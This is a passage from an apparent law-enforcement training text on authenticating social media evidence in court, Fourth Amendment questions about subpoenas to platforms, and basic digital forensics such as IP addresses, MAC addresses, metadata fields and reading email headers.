The logs “had a devastating impact” on the defendant because they contradicted many of his statements made during his testimony, and he was convicted. In a short but stinging opinion ordering a new trial, the court found:

- *While both government and defense attorneys grapple with addressing and authenticating social media sources of evidence, courts largely seem to be erring on the side of admissibility and leaving any concerns about the evidence itself—such as who authored the evidence or whether the evidence is legitimate—to jurors to decide what weight that evidence should be given.*

For example, social media evidence has been ruled admissible where the content of the evidence contains sufficient indicia that it is the authentic creation of the purported user. In *Tienda v. State*, the appellant was convicted of murder based in part on evidence obtained by the prosecutors after subpoenaing MySpace. Specifically, “the State was permitted to admit into evidence the names and account information associated with [the defendant's MySpace.com profiles], photos posted on the profiles, comments and instant messages linked to the accounts, and two music links posted to the profile pages.”

The Court of Criminal Appeals affirmed the trial judge and concluded that the MySpace profile exhibits used at trial were admissible because they were “sufficient indicia of authenticity” that “the exhibits were what they purported to be—MySpace pages the contents of which the appellant was responsible for.”

In another recent case, a defendant was charged with aggravated assault following a domestic dispute with his girlfriend. At trial, the prosecution introduced Facebook messages sent from the defendant's account in which he regretted striking his girlfriend and asked for her forgiveness. The defendant denied sending the Facebook messages and argued that both he and his girlfriend had access to each other's Facebook accounts. Acknowledging that electronic communications are "susceptible to fabrication and manipulation", the court allowed the messages to be authenticated through circumstantial evidence, most notably that they were sent from the defendant's account and that the girlfriend testified that she did not send the messages.

In another instance, a federal court held that photographs of a defendant from his MySpace page, which depicted him holding cash, were relevant in his criminal trial for possession of firearms and drugs but withheld ruling on the admissibility of the photos and whether they presented a risk of unfair prejudice.

Given the proliferation of social media, the increasing sophistication of technology, and the potential challenges relating to the reliability of authentication of social media, the authentication, and admissibility of such evidence will likely be the subject of vigorous disputes between parties that may mean the difference between ultimate guilt and innocence.

Resources <http://jolt.richmond.edu/index.php/social-media-evidence-in-government-investigations-and-criminal-proceedings-a-frontier-of-new-legal-issues/>

16.3. Defining a Defendant's Constitutional Rights

Courts have also begun to grapple with novel issues regarding the constitutionality of the government's use of information obtained from social media companies in criminal proceedings.

For example, in November 2012, a New York appellate court heard arguments regarding Twitter's appeal of two court orders in the prosecution of an Occupy Wall Street protestor. The trial court held that the defendant lacked standing to move to quash the government's third-party subpoena to Twitter for his account records and that his Tweets were not protected by the Fourth Amendment. The trial court similarly denied Twitter's motion to quash the government's subpoenas for the defendant's Twitter records for the same reasons, among others.

Notably, the defendant was only able to move to quash the subpoena because "Twitter's policy is to notify users of requests for their information prior to disclosure," a policy which is becoming more common among social media companies. Not only does Twitter notify its users that the company has received a government-issued information request for the user's data, but Twitter also protects its business by litigating against such third-party government subpoenas.

Twitter argued on appeal that the defendant has the standing to quash the government's subpoena because he has a proprietary interest in his Tweets, pointing to the express language of Twitter's Terms of Service.

Moreover, Twitter argued that the defendant's Tweets are protected by the Fourth Amendment, primarily because the government concedes that the Tweets it sought were not made public by the defendant. And, if a defendant has a reasonable expectation of privacy under the Fourth Amendment in his or her non-public emails. Twitter argued that not affording that same protection to users' non-public Tweets would create "arbitrary line drawing."

Finally, even assuming the Tweets in question were public, Twitter argued that the government still requires a search warrant under the Federal and New York constitutions. Notwithstanding Twitter's pending appeal, Twitter complied with a court order requiring it to promptly submit the Defendant's Tweets under seal.

The line-drawing concerns expressed by Twitter in its *People v. Harris* brief— that a defendant's reasonable expectation of privacy under the Fourth Amendment in his or her social media records depends on the privacy settings for the particular account in question—were implicated in *United States v. Meregildo*, described above, where the Court held that "where Facebook privacy settings allow viewership of postings by 'friends,' the Government may access them through a cooperating witness who is a 'friend' without violating the Fourth Amendment."

Some courts have concluded that individuals have "a reasonable expectation of privacy to [their] private Facebook information and messages." Those courts, while recognizing the importance of properly understanding how Facebook works, distinguished between a "private message" and a post to a user's

Facebook wall. Using privacy setting distinctions to determine social media users' constitutional rights may result in an arbitrary line drawing that may evaporate as social media evolves.

Indeed, with Facebook's customizable and post-specific privacy settings, a person sharing a message by posting it on another user's wall can actually make it as private as information shared via a Facebook message.

In addition, it remains uncertain whether, given the sheer breadth of information available in any particular social media account, search warrants for entire social media accounts can be successfully challenged for lacking sufficient limits or boundaries that would enable the government-authorized reviewing agent to ascertain which information the agent is authorized to review.

Ultimately, because an expectation of privacy under the Fourth Amendment is partly a function of whether "society [is] willing to recognize that expectation as reasonable," social media's rapid proliferation throughout today's society may influence the privacy protections afforded to social media evidence in the future.

Resources <http://jolt.richmond.edu/index.php/social-media-evidence-in-government-investigations-and-criminal-proceedings-a-frontier-of-new-legal-issues/>

17. Digital Forensics

Understanding IP Addresses

All law enforcement investigators need to understand the basics of IP addresses in order to trace users of the Internet to a physical location. Just as a phone number that shows up on a caller ID box from a threatening phone call can provide investigators with a specific starting location for their investigations, an IP address can provide that type of lead in a cyber investigation. By understanding what IP addresses are, how they're assigned, and who has control over them, an investigator can develop workable case leads.

IP addresses provide a connection point through which communication can occur between two computers. Without getting into too much detail about them, it is important that you understand how to identify an IP address when you see one. These addresses are made up of four 8-bit numbers divided by a "."—much like 155.212.56.73. The Internet operates under the IPv4 (Internet Protocol Version 4) standard. In IPv4 there are approximately 4 billion IP addresses available for use over the Internet. That number will be expanding in the near future to about 16 billion times that number when the transition to IPv6 is complete. During the initial development of the Internet, IP addresses primarily were assigned to computers in order for them to pass information over the Internet. Computers were very large, extremely expensive, and typically limited to the organizations that controlled the primary networks that were part of the Internet. During this time, an IP address most likely could be traced back to a specific computer. A limited number of large organizations own and control most of the IP Addresses available with IPv4. Therefore, if an investigator has been able to ascertain the IP address of illegal communication, they will also be able to determine which organization owns the network space within which that address is contained. That information alone is often enough since many of these organizations sublease blocks of the IP addresses they own to smaller companies, such as Internet Service Providers (ISP). An investigative follow-up with the ISP will likely provide the best results.

Using an analogy, we can think about IP addresses much like phone numbers, where the major corporations are states and ISPs are towns or calling districts. If an investigator was following up on a case involving a phone number, the area code would narrow the search to a particular state, and the remaining numbers would identify a particular account.

Remember that for Internet traffic to occur, an external IP address must be available to the device. Access to an external IP address is provided by an ISP. ISPs sublease blocks of IP addresses from one or more of the large corporations that control address space and, in return, they sublease those addresses to individual customers. This connection to the Internet is most often done through a modem. Modems come in varying configurations, such as dial-up, cable, and DSL. Depending on when you began using the Internet, you may already be familiar with these devices. The older of the three listed is the dial-up modem, which required the use of a telephone line. When users wanted to connect to the Internet, they would plug the modem installed in their computer into their phone line and then dial one of the access numbers provided by the ISP. The dial-up modem is the slowest of the available devices that can make the transfer of large files a painfully slow process. Therefore, when dealing with cases that require large file transfers such as child

pornography, it is less likely that a dial-up connection would be used. A distinct advantage of the dial-up modem is the portability since the connection can be made on any phone line by dialing an appropriate access number and providing valid account information.

More common today is Internet service provided through TV cable or through DSL (Digital Subscriber Line); both of these services provide higher connection speeds, making the transfer of large files relatively easy. When a consumer contacts an ISP about Internet access, typically they are assigned an installation date when a technician comes to the residence to connect the necessary wiring to the home through either their cable provider (cable modem) or phone provider (DSL). With the appropriate wiring in place, an external modem is connected to the line through which the computer in the home will connect. The modem provides the interface through which the home computer can be physically connected to the Internet.

When the home user is connected to the ISP's physical connection to the Internet, the ISP must still assign the home user's computer an IP address in order for the computer to communicate over the Internet. IP addresses are assigned two ways, statically and dynamically. If static addressing was used, the technician would configure the computer's network interface card (NIC) with the specific IP address during installation. Static assignment by an ISP would limit the total number of customers an ISP could have by the total number of external addresses they control. Let's say that XYZ ISP had subleased a block of IP addresses from a large corporation in the amount of 1,000 unique valid addresses. If that ISP statically assigned addresses to their customers, then the total number of customers they could have on the Internet would be limited to 1,000. Leasing blocks of external IP addresses are very expensive as the demand is high compared to availability. ISPs realize that it is unlikely that all their customers will be on the Internet at the same time, so in order get the largest return on their investment, they use an addressing scheme called dynamic addressing, which allows for computers that are actively connected to the Internet to be assigned an unused IP address. Here's how dynamic addressing works: XYZ ISP has 1,000 addresses available to its customers. They set up a server, referred to as a DHCP server, which maintains a list of the available addresses. At installation, the technician sets the customer's computer NIC to get an address assignment through DHCP. When the consumer's computer is turned on and connected to the network, the NIC puts out a broadcast requesting an IP address assignment.

The DHCP server responsible for the assignment responds to the request by providing an IP address from the pool of available addresses to the computer's NIC. The length of time that the computer will use that assigned address is based upon the "lease" time set by the DHCP server. Remember that the ISP wants to have the maximum number of customers using the smallest number of addresses, so the ISP will ensure that any unused addresses are made available to other computers. The lease time determines how long that address will be used before the NIC will be required to send out another broadcast for an IP address. The IP address returned after the reassignment could be the same address used previously or an entirely new address, depending on what's available in the server pool.

TIP: A number of details about the configuration of a computer's NIC can be determined in Windows by using the ipconfig command at the computer's command prompt—most importantly the computer's IP address over the Internet must have an address.

In a computer crime investigation involving the Internet, it is very likely that the investigator will need to track an IP address to a location—and preferably a person. As discussed earlier, ISPs control the assignment of IP addresses and ISPs can provide the link between the IP address and the account holder. Understanding the distinction between static and dynamic IP assignments is very important because the investigator must record the date/time that the IP address was captured. If the ISP uses DHCP, the IP address assignments can change; investigators need to be sure that the account holder identified by the ISP was actually assigned the IP address in question when the illicit activity occurred. Let's take a moment and think about this. You're investigating an e-mail-based criminal- threatening case in which you were able to determine the originating IP address of illegal communication. You were able to determine which ISP controls the address space that includes the IP address in question. If ISPs use dynamic addressing, how are you going to determine which subscriber account used that address if any of a thousand or more could have been assigned to the suspect's computer? In this case, it would be extremely important for you to also record and note the date and time of the originating communication. The date/time stamp can be matched against the logs for the DHCP server to determine which subscriber account was assigned the IP address in question at that time.

Hostname

Hostnames are the system names assigned to a computer by the system, user, or owner. These names are used to identify a computer in a network in a format that is easiest to understand by people. If there are multiple computers in the network, each could be given unique identifying names, such as Receptionist PC or Dave's Laptop, to make them more easily recognizable. The naming convention might help to identify the location or user of that system. If, for example, you were investigating a threatening e-mail that had originated from a computer within a network named "Jedi," might look for people who have access to the network who are also fans of the Star Wars series. Keeping in mind that the names can be changed by the user at any time, the matching or non-matching of a hostname to a suspicious communication or activity is by no means conclusive.

MAC Address

MAC addresses are the identifying number assignment given to NICs that provide network connectivity. That connectivity can be wired or wireless depending on the type of NIC present. MAC addresses are also unique to every NIC and would be most equivalent to a serial number. This means that if an investigator is able to determine the MAC address of the device used in the crime, then the device containing the NIC could be identified specifically.

However, just like a hostname can be changed, MAC addresses can also be changed through a process called MAC spoofing. Whether or not a MAC address matches a particular communication is not in itself conclusive evidence that the computer containing the NIC was or was not responsible.

In the previous Tip, we learned that the `ipconfig` command can provide some details about a computer's network interface card configuration. There is a switch that can be added to the `ipconfig` command that provides more detail about the NIC configuration. At the command prompt, `ipconfig /all` is used. You will notice that other details have been provided that are not seen in the `ipconfig` command. These include the computer's hostname and each of the NIC's MAC addresses.

Interpersonal communication

As people look to stay connected with friends, family, and co-workers, they are likely to use one or more methods of communication, including e-mail, chat, and blogging—all of which are easily supported on today's computers and portable laptops, PDAs, and cellular phones. Investigators must be familiar with how these various systems work and how one might be able to retrieve critical case information from stored communications or fragments of previous exchanges. What makes the area of interpersonal communication so important to investigators is that people are inherently very social, routinely discussing their daily lives with friends and even bragging about crimes to others. Being able to capture, decipher, and trace communications to their origin is a critical law enforcement skill.

E-mail

E-mail communication was present at the start of the Internet and has exploded over the past decade, making it more likely that people will use email in some form or another. E-mail provides another conduit through which people can communicate 24 hours a day, 7 days a week. Unlike a phone conversation that needs the recipient to answer, an active e-mail discussion can be carried out through multiple e-mails spread over time.

Messages are sent and are held in a waiting inbox, to be read at the convenience of the recipient, who will choose when to read the message and how best to respond. Once an email is read, it is usually up to the receiver to decide whether to delete or discard that communication. This provides a unique opportunity for law enforcement investigating crimes involving e-mails since undeleted e-mails are viewable and previously deleted e-mails might be recovered through various forensic methods. There are countless e-mail addresses and accounts in use today. They fall into two major category types. The first is e-mails generated with e-mail programs that reside on the local user's machine. One of the most common is Outlook or Outlook Express (a Microsoft product), which runs on the user's machine and can be set up with relative ease, assuming the account holder has an active Internet connection. E-mails sent and received through this type of account will be stored on the user's machine. If this type of e-mail program is used to generate and send illegal communications, it is likely that evidence of those communications might be recovered from the machine used.

The other popular email service is free Internet-based email applications like Google's Gmail or Yahoo. These services don't require users to have any special programs in order for them to send and retrieve email in their account. They are able to access email that is stored on servers provided by the provider they use by signing into a previously created account. These services are extremely portable since they can be accessed from any computer with Internet access and a web browser. With an Internet-based account, an e-mail might be traced back to the originating ISP and it may also be possible to determine the IP address of the machine that connected when the account was created. This is, of course, is dependent on whether the service provider maintained those records for a specific period of time. Even with this type of account, remnants of Web-based email may be recoverable as HTML documents in temporary Internet files or drive space that hasn't been overwritten by newer files.

In all e-mail cases, it is critical that the investigator follows up on the email address associated with the active case he or she is working. Since there are countless email addresses in use on the Internet, it is not

uncommon to have hundreds, if not thousands of variations for the same or similar address.

John_Smith@domain.com is entirely different than JohnSmith@domain.com. Be sure to match all instances of your suspected e-mail communications with an exact match.

Chat/Instant Messaging

Chat and instant messaging are extremely popular methods of communication. Unlike email, which ends up being loaded on an e-mail server or downloaded onto the receiver computer's local e-mail program, chats and instant messages are made through direct communication between the two devices. The devices involved exchange communications back and forth in real-time for as long as that "window" is open. Conversations held in chat are not saved by the applications typically used to facilitate this method of communication. This means that for the most part, chat and instant messaging conversations are lost once that session ends. Service providers do not log chat and instant- message traffic, which can be challenging to the investigator in a case in which these applications might have been used. Just like with e-mails, it is extremely important that investigators trace or follow up on the correct screen name or chat ID being used by the suspect(s). There are cases in which an investigator might be able to retrieve chat history, as it is possible that one or all of the parties involved may have turned on the logging feature in the application they use. Remnants of chats might also reside on drive space that has not been overwritten by new files. This is where forensic examination can come in handy if a suspect computer has been seized.

Social Networking and Blogging

Social networking sites, such as MySpace and Facebook, and blogging technologies provide users a conduit through which they can post their thoughts, ideas, and self-expression onto the Internet instantly. For example, MySpace users can create an account for themselves along with a personal Web page through which they can express themselves in any manner in which they see fit, be it through music, video, or written expression. These pages become part of a larger online community with similarly minded individuals being able to link together into what is referred to as a friend's network.

Since the information entered at account creation is not subject to factual verification, it is possible for people to create fictitious identities in order to pass themselves off as someone they're not. The name an investigator obtains from a MySpace page might not be the actual identity of the person who created and uses that space. However, it might still be possible to obtain information from the organization responsible for MySpace, such as the IP address information that the account holder used during the original account creation or the IP addresses the account holder used to access the account. That type of IP information might be traced back to a suspected user account.

Even though there are no guarantees that information found on MySpace pages will be factual, but this type of online community provides a very powerful and unique service to law enforcement. If an investigator is able to positively identify an online identity as belonging to a specific suspect, the investigator might also be able to develop additional leads about conspirators based on other identities contained in their friend's network. It is critical to investigators that they monitor the activity of potential suspects by keeping up with the suspect's social networking and blog-related activity.

Media and Storage

Media exists in numerous configurations with varying storage capacities. Most people are very familiar with the floppy disk, CD-ROM, and DVD, all of which can store files of evidential value. DVDs have a storage capacity in excess of 8 gigabytes, meaning that perpetrators can save illegal files that previously would have filled up an entire computer hard drive on one silver disk. Finding just the right DVD during a search of a suspect or residence could provide numerous evidentiary files. The trend now within media storage is portability. As if trying to find a CD or DVD wasn't hard enough, technology advances have brought about flash drives and mini-smart cards. Many flash drives are smaller than a pack of gum and some mini-smart cards are the size of a postage stamp (only thicker) and are capable of holding gigabytes of information. Investigators must be aware of the different types of digital media storage devices and be able to identify the media in the field. The variety, and more importantly the size, of media, must be taken into consideration when applying for search warrants in which digital evidence is suspected as the hiding places for this type of storage are countless.

Summary

What makes computer crime so fearful to some and intriguing to others is the unknown. As investigators learn to deal with and investigate a crime involving computers, many are quick to label any crime with a computer presence as a computer/cybercrime. Many investigators and prosecutors believe that computer crimes are a new category of crimes, but criminals and criminal enterprises have shown the ability time and time again to adapt to new technologies. It is reasonable to question whether computer crime is just a generational phenomenon caused by a gap in computer understanding and acceptance by many older Americans that did not have the same opportunities to use and learn on computers as the younger generations. Is it likely that this problem will correct itself over time? In the future, computer crime, as it is viewed today, will become nonexistent—not because crime won't exist in the future, but because computer-related crimes will be viewed for what they really are: crime. It will become more likely that fragments of information will be left behind in these cases. These fragments can be located by law enforcement during investigations.

Understanding IP Addresses

1. All law enforcement investigators need to understand the basics of IP addresses in order to track users of the Internet to a physical location;
2. In a computer crime investigation involving the Internet, it is very likely that the investigator will need to track an IP address to a location—preferably to a person; and
3. Investigators need to record the date and time that an IP address was captured to ensure the captured IP was actually assigned to the suspect identified—dynamic addressing can cause the assigned IP addresses to change.

The Explosion of Networking

1. The investigator who traces an IP address back to a network will need to do more case follow up at the location to determine if there is more than one possible computer involved. Hostnames and MAC addresses can be used as investigative tools to help identify a computer on a network.

The Explosion of Wireless Networks

1. The proliferation of interconnected and overlapping wireless networks allows criminals to be more portable;
2. The anonymity provided by free Wi-Fi access in hotspots and stolen Wi-Fi, also known as wardriving, highlights the importance of good police work to mitigate the impact of the technology on the investigation; and
3. Investigators need to consider that wireless storage devices will be used by suspects, and efforts to detect and find these devices must be part of the overall search planning.

Interpersonal Communication

1. People are inherently social and routinely discuss their daily lives with friends and may even brag about crimes to others. Being able to capture, decipher and traceback communications to their origin is a critical law enforcement skill.

Solutions FastTrack

Demystifying Computer Crime

1. The explosion of computer technology and acceptance has opened up a whole new world of opportunity to the criminal element that constantly looks for new ways to exploit people through time-proven scams and tactics.
2. The key for investigators is to gain at least some basic computer knowledge and skills to put you ahead of the average computer user, skills that allow you to apply traditional policing skills and procedures to the case.
3. There is a direct correlation between the ease of use by the end-user compared to the complexity of the underlying code that is required for the application to run.

I. Metadata

Metadata is structured information that describes, explains, locates, or otherwise makes it easier to retrieve, use, or manage an information resource. Metadata is often called data about data or information about information.

What Does Metadata Do?

An important reason for creating descriptive metadata is to facilitate the discovery of relevant information. In addition to resource discovery, metadata can help organize electronic resources, facilitate interoperability and legacy resource integration, provide digital identification, and support archiving and preservation.

1. Means of creation of the data;
2. Purpose of the data;
3. Time and date of creation;
4. Creator or author of data;
5. Location on a computer network where the data was created; and

6. Standards used

For example, a digital image may include metadata that describes how large the picture is, the color depth, the image resolution, when the image was created, and other data. A text document's metadata may contain information about how long the document is, who the author is when the document was written, and a short summary of the document.

II. Photographs

Metadata may be written into a digital photo file that will identify who owns it, copyright & contact information, what camera created the file, along with exposure information and descriptive information such as keywords about the photo, making the file searchable on the computer and/or the Internet. Some metadata is written by the camera and some are input by the photographer and/or software after downloading to a computer.

However, not all digital cameras enable you to edit metadata this functionality has been available on most Nikon DSLRs since the Nikon D3 and on most new Canon cameras since the Canon EOS 7D.

Photographic Metadata Standards are governed by organizations that develop the following standards. They include, but are not limited to:

1. IPTC Information Interchange Model IIM (International Press Telecommunications Council);
2. IPTC Core Schema for XMP;
3. XMP – Extensible Metadata Platform (an ISO standard);
4. Exif – Exchangeable image file format, Maintained by CIPA (Camera & Imaging Products Association) and published by JEITA (Japan Electronics and Information Technology Industries Association); and
5. Dublin Core (Dublin Core Metadata Initiative – DCMI)

III. Key Twitter and Facebook Metadata Fields Forensic

Authentication of social media evidence can present significant challenges when you collect by screenshots, printouts or raw HTML feeds from an archive tool. This is just one reason why social media data must be properly collected, preserved, searched and produced in a manner consistent with best practices. When social media is collected with a proper chain of custody and all associated metadata is preserved, authenticity can be much easier to establish. As an example, the following are key metadata fields for individual Twitter items that provide important information to establish the authenticity of the tweet, if properly collected and preserved:

Meta Field Description

1. created_at – UTC timestamp for tweet creation
2. user_id – The ID of the poster of a tweet
3. handle – User's screen name (different from the username)
4. retweet_id – The post ID of a retweet
5. retweet_user – The username of the user who retweeted

6. Reply – Indicates if this tweet is a reply
7. direct_message – Indicates if this tweet is a direct message
8. Hashtags List of all hashtags in the tweet
9. Description – Up to 160 characters describing the tweet
10. geo_enabled – If the user has enabled geo-location (optional)
11. Place – Geo-location from where user tweeted from
12. Coordinates – Geo-location coordinates where tweet sent
13. in_reply_to_user_id – unique id for the user that replied
14. profile_image_url – location to a user's avatar file
15. recipient_id – unique id of the direct message recipient
16. recipient_screen_name – display name of the direct message sender
17. screen_name – display name for a user
18. sender_id – unique id of the direct message sender
19. Source – an application used to Tweet or direct message (i.e., from an iPhone or specific Twitter app)
20. time_zone – a user's time zone
21. utc_offset – the time between the user's time zone and UTC time
22. follow_request_sent – Indicates a request to follow the user
23. Truncated – If the post is truncated due to excessive length

Any one or combination of these fields can be key circumstantial data to authenticate a single or group of social media items. US Federal Rule of Evidence 901(b)(4) provides that a party can authenticate electronically stored information (“ESI”) with circumstantial evidence that reflects the “contents, substance, internal patterns, or other distinctive characteristics” of the evidence. Many cases have applied Rule 901(b)(4) to metadata associated with emails and other ESI. But you will not get all this key metadata from a printout, screen capture, or even most compliance archive tools.

Facebook and LinkedIn

Facebook and LinkedIn items have their own unique metadata but are generally comparable. Here are some key metadata fields for each Facebook entry. (These fields provide important evidence, investigation context and circumstantial evidence to establish authenticity, if properly collected and preserved. Facebook changes its APIs from time to time; we will report any such changes and updates when they occur.)

Meta Field Description

1. Uri – Unified resource identifier of the subject
2. item_fb_item_type – Identifies item as Wall item, News item, Photo, etc.
3. parent_itemnum – Parent item number-sub item is tracked to parent
4. thread_id – Unique identifier of a message thread
5. recipients – All recipients of a message listed by name
6. recipients_id – All recipients of a message listed by user id.
7. album_id – Unique id number of a photo or video item
8. post_id – Unique ID number of a wall post
9. user_img – URL, where user profile image is located
10. user_id – Unique id of the poster/author of a Facebook item

11. account_id – unique id of a user's account
12. user_name – display name of poster/author of a Facebook item
13. created_time – When a post or message was created
14. updated_time – When a post or message was revised/updated
15. To – Name of user whom a wall post is directed to
16. to_id – Unique id of user whom a wall post is directed to
17. Link – URL of any included links
18. comments_num – Number of comments to a post
19. picture_URL – URL, where picture is located

As mentioned earlier, you will not get all of this key metadata from a printout, screen capture, or even most compliance archive tools. Best-practices technology specifically designed to collect, preserve, search and produce social media for eDiscovery is required.

E-mail Investigation (IP headers)

Detection

Cyber-crime is the latest and perhaps the most specialized and dynamic field of cyber laws. Some cybercrimes, such as network intrusion, are difficult to detect; however, crimes like retail theft, e-fencing, auction fraud, and intelligence gathering can be detected and investigated through following steps after receiving this type of mail:

1. Give the command to the computer to show full header of mail;
2. In full header find out the IP number and time of delivery of number and this IP number always different for every mail. From this IP number we can identify who the Internet service provider is for that system from which the mail had come;
3. To know about the Internet Service Provider from an IP number it takes the service of a search engine like nic.com, macffvisualroute.com, apnic.com, arin.com;
4. After opening the website of any of above-mentioned search engine, feed the IP number and after some time name of ISP can be obtained;
5. After getting the name of ISP we can get the information about the sender from the ISP by giving them the IP number, date and time of sender; and
6. ISP will provide the address and phone number of the system, which was used to send the mail with bad intention.
7. After investigators know the address and phone number, they can often apprehend the perpetrator by using conventional police methods.

17.1. How Email Message Headers Are Created

When you compose a message on your computer, the message is processed by the e-mail server at your internet service provider (ISP). When that message is for someone who does not have a mailbox on the server, the e-mail server forwards the message to another e-mail server. The message might go through several e-mail servers until it reaches the e-mail server where the recipient has a mailbox. Which additional email servers are used to forward the message is a function of a routing table and the traffic loads at the moment the message is to be sent. The recipient checks his or her mailbox on the e-mail server for his or her ISP. The recipients can then retrieve and read the message.

Message headers provide a list of technical details, such as who it came from, the software used to compose it, and the e-mail servers it passed through on the way to the recipient. These details can be useful for identifying problems with e-mail or identifying sources of unsolicited commercial e-mail messages. As unsolicited commercial messages have grown exponentially on the Internet, so has the practice of providing false information in message headers.

This is also known as spoofing. For example, a message may say it's from John Doe at the County Coroner's Office (jdoe@countycoroner.com) when it's actually from a bulk e-mail service that promotes schemes to get rich quick. Therefore, before you send an angry message to someone complaining about his or her message, remember that just as identity fraud is a growing problem; forged header information is also a possibility. This is particularly important when you are tracking a message you believe was sent by your target, whether a criminal or civil matter. There is a huge difference between clues and evidence and what you are working with at this point is a series of clues that may not become evidence until verified.

How to Access Email Headers

There are a large number of email message clients, the applications used to read and create email messages. Each handles the process a bit differently. In addition, each version of a particular email message client is usually different from previous versions because technology has changed, new methods have been invented, and the user interface has been improved.

These are some of the most common email message clients. They cover both web-based email systems such as Google Mail (Gmail), Yahoo! and Hotmail (soon transitioning to Windows Live Mail and Outlook online). Outlook online will transition existing Microsoft Outlook users to "the cloud" as they begin to move users from local programs to hosted programs and store data offsite.

For a more complete list of email message clients and the methods to access their headers go to <http://www.spamcop.net/fom-serve/cache/19.html>, an excellent resource.

Most mail clients allow access to the message header. The following list contains a few popular mail and webmail clients. Please refer to the manual of your mail client if your mail client is not included in this list.

Most of them are available online if you don't have the one you need in your possession, but here are a few:

- View the Message Header in Google Mail (Gmail) Webmail:
- Login to your account on the webpage and open the message (click on it). Click on the “down-arrow” on the top-right of the message and select “Show Original”. Now you will see the complete message source.
- View the Message Header in Yahoo! Mail Webmail:
 - Login to your account on the webpage and open the message (click on it). Click on “Actions” and select “View Full Header”.
- View the Message Header in Hotmail Webmail:
 - Login to your account on the webpage and go to the message list. Right-click on the message and select “View Message Source”.
- View the Message Header in MS Outlook 2010:
 - Open the message in MS Outlook. Now go to “View” and select “Message Options” – or “File” -> “Info” -> “Properties”.
 - Look at “Internet Headers”.
- View the Message Header in MS Outlook:
 - Select the message in the list, right-click and select “Options” or “Properties”. Look at “Internet Headers”.
- View the Message Header in Thunderbird:
 - Open the message, then click on “View” and select “Message Source”.
- View the Message Header in MS Windows Mail (and MS Outlook Express):
 - Select the message in the list, right-click on it and select “Properties” and go to “Details.”

The email header is the information that travels with every email, containing details about the sender, route, and receiver. It is like a flight ticket: it can tell you who booked it (who sent the email), the departure information (when the email was sent), and the route (from where it was sent and how did it arrive to you) and arrival details (who is the receiver and when it was received). As when you would book a flight ticket with a false identity, the same goes for emails: the sender can partially fake these details, pretending that the email was sent from a different account (a common practice for spammers or viruses).

How can I see the headers of a message?

- Full headers let you see the complete path that a message took to get to you. The full headers can be used to see why a message was delayed (or at least where it was delayed), and can provide details to solve many other problems.
 - Gmail: Click on the down arrow, next to the Reply button, at the top right corner of the message. Select “Show Original”.
 - Hotmail: Click on the down arrow, next to the Reply button, at the top right corner of the message. Select “View Message Source”.
 - Yahoo!: At the bottom right corner of the message, click the link for “Full Headers”.
 - Outlook 2010: Open the email in a separate window. Click the “File” tab. Select the Properties button. They are in the Internet Headers box.

- Outlook 2007: Click on the small arrow to the right of Options. They are in the Internet headers box.
 - Outlook 2003: Right-clicking on the message from your mailbox and select Options. They are in the Internet Headers box.
 - Thunderbird: Click View > Message Source.
 - Mac Mail.app: Click View->Message->Full Headers or Shift-Command-H. Microsoft Exchange: Click on File->Properties->Internet.
 - Eudora Pro: Go to the toolbar just above the message, and click the button that reads “blah blah blah”.
 - AOL Mail: Right-click on the message, then select “View Message Source”. Mutt: Hit “h”.
 - Pegasus E-mail: press Ctrl-H.
- A [comprehensive list](https://www.spamcop.net/fom-serve/cache/19.html) of email client programs and methods to see the email headers can be located at <https://www.spamcop.net/fom-serve/cache/19.html>.

How to interpret email headers?

Let's assume that you want to read an email header because you want to know who really sent it. Take a look at the following example (ignore the header tags that do not give precise information about the sender). The following email was received by support@emailaddressmanager.com. Here is the email header of the message:

```
Return-Path: <bogdan@fx.ro>
Received: from srv01.advenzia.com (root@localhost)
    by emailaddressmanager.com (8.11.6/8.11.6) with ESMTP id i2OApwQ14083
    for <support@emailaddressmanager.com>; Wed, 24 Mar 2004 10:51:58 GMT
X-ClientAddr: 193.231.208.29
Received: from corporate.fx.ro (corporate.fx.ro [193.231.208.29])
    by srv01.advenzia.com (8.11.6/8.11.6) with ESMTP id i2OApvs14078
    for <support@emailaddressmanager.com>; Wed, 24 Mar 2004 10:51:57 GMT
Received: from mail.fx.ro (mail3.fx.ro [193.231.208.3])
    by corporate.fx.ro (8.12.11/8.12.7) with ESMTP id i2OAtxBt025924
    for <support@emailaddressmanager.com>; Wed, 24 Mar 2004 12:55:59 +0200
Received: from localhost.localdomain (corporate2.fx.ro [193.231.208.28])
    by mail.fx.ro (8.12.11/8.12.3) with ESMTP id i2OAtoQe006624
    for <support@emailaddressmanager.com>; Wed, 24 Mar 2004 12:55:50 +0200
Date: Wed, 24 Mar 2004 12:55:50 +0200
Message-Id: <200403241055.i2OAtoQe006624@mail.fx.ro>
Content-Disposition: inline
Content-Transfer-Encoding: binary
MIME-Version: 1.0
To: support@emailaddressmanager.com
Subject: How to read email headers
From: bogdan@fx.ro
Reply-To: bogdan@fx.ro
Content-Type: text/plain; charset=us-ascii
X-Originating-Ip: [80.97.5.101]
X-Mailer: FX Webmail webmail.fx.ro
X-RAVMilter-Version: 8.4.3(snapshot 20030212) (mail)
```

As you may already notice, there are three paragraphs starting with the Received tag: each of them was added to the email header by email servers, as the email traveled from the sender to the receiver. Since our goal is to see who sent it, we only care about the last one (the blue lines). By reading the Receiving From tag, we can notice that the email was sent via corporate2.fx.ro, which is the ISP domain of the sender, using

the IP 193.231.208.28. The email was sent using SMTP (“with ESMTP id”) from the mail server called mail.fx.ro.

Looking further into the message, you will see the tag called X-Originating-IP: this tag normally gives the real IP address of the sender. The X-Mailer tag says what email client was used to sending the email (on this case, the email was sent using FX Webmail).

What is Received Headers?

The received portion of an email header is the most important part of the email header and is usually the most reliable. It forms a list of all the servers/computers through which the message traveled in order to reach you. The received lines are best read from bottom to top. The first “Received” line is your own system or mail server. The last “Received” line is where the mail originated. Each mail system has its own style of “Received” line and typically identifies the machine that received the mail and the machine from which the mail was received.

The Elements of a Received Header

The structure of a Received Header is:

- Received: from the name the sending computer gave for itself (the name associated with that computer’s IP address [its IP address]) by the receiving computer’s name (the software that computer uses) (usually Sendmail, qmail or Postfix) with protocol (usually SMTP or ESMTP) id assigned by local computer for logging; timestamp (usually given in the computer’s local time; see below for how you can convert these all to your time)

The elements in bold are the literal words in the header. Items in italics are the bits that change from header to header. The underlined elements are the ones that can be manipulated by spammers and scammers.

Received headers are recorded any time a message is handed between two computers. So, for any pair of Received headers, the sending computer of the first line should always match the receiving computer of the second line. The newest Received: header is always added to the top of the headers, so reading headers from top to bottom traces the message from you back to the sender.

Let’s look at an example. Here’s a message being sent from someone’s iPhone, through their Gmail account, to a Pobox Mailstore account. (Note: Normal Received headers are not numbered. I added those to help in tracing the message.)

